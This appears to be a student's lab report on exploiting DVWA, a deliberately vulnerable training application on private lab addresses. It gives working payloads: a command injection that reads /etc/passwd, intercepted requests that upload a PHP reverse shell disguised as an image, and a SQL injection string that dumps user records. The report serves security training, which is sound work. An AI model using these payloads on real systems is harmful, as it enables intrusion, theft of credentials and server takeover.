Name:Prasheela

Date:15/03/2023


Task:3

1.Command execution vulnerability

Command injection vulnerabilities are one of the most dangerous web vulnerabilities. Many security testers and bounty hunters aim to find command injection vulnerabilities due to the impact they can create on the target application.

This article will provide an overview of command injection vulnerabilities, along with an introduction to various vulnerabilities that can eventually lead to command injection.

Low




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.29.128 (192.168.29.128) 56(84) bytes of data.
64 bytes from 192.168.29.128: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 192.168.29.128: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 192.168.29.128: icmp_seq=3 ttl=64 time=0.033 ms

--- 192.168.29.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.015/0.026/0.033/0.009 ms
```

Medium



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.220.130 | cat /etc/passwd submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

High



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 192.168.220.130 (192.168.220.130) 56(84) bytes of data.
64 bytes from 192.168.220.130: icmp_seq=1 ttl=64 time=2.41 ms
64 bytes from 192.168.220.130: icmp_seq=2 ttl=64 time=0.698 ms
64 bytes from 192.168.220.130: icmp_seq=3 ttl=64 time=1.29 ms
64 bytes from 192.168.220.130: icmp_seq=4 ttl=64 time=0.764 ms

--- 192.168.220.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
rtt min/avg/max/mdev = 0.698/1.289/2.405/0.683 ms
```


More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection


2.File upload vulnerability

In this section, you'll learn how simple file upload functions can be used as a powerful vector for a number of high-severity attacks. We'll show you how to bypass common defense mechanisms in order to upload a web shell, enabling you to take full control of a vulnerable web server. Given how common file upload functions are, knowing how to test them properly is essential knowledge.

Low



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.220.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------400183796115312893494032701681
Content-Length: 5978
Origin: http://192.168.220.130
Connection: close
Referer: http://192.168.220.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=09aec4520c3ba4688f3ed4198882e3f5
Upgrade-Insecure-Requests: 1

-----------------------------400183796115312893494032701681
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------400183796115312893494032701681
Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"
```



Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Medium


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://192.168.220.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.220.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------419118894911362198761453584055
Content-Length: 5978
Origin: http://192.168.220.130
Connection: close
Referer: http://192.168.220.130/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=333f7c548bfef08da5cfaf981cacff87
Upgrade-Insecure-Requests: 1

-----------------------------419118894911362198761453584055
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------419118894911362198761453584055
Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"
Content-Type: image/jpeg

```



Vulnerability: File Upload


Choose an image to upload:

../../hackable/uploads/php-reverse-shell.php succesfully uploaded!

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

High



Request to http://192.168.220.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.220.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------298588718672410077214641119 82
Content-Length: 5974
Origin: http://192.168.220.130
Connection: close
Referer: http://192.168.220.130/dvwa/vulnerabilities/upload/
Cookie: security=high; PHPSESSID=333f7c548bfef08da5cfaf981cacff87
Upgrade-Insecure-Requests: 1

-----------------------------298588718672410077214641119 82
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------298588718672410077214641119 82
Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"
Content-Type: image/jpeg
```



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/php-reverse-shell.php succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

3.Sql injection vulnerability

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Low




Vulnerability: SQL Injection

User ID: %' or '0'='0 Submit

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Medium

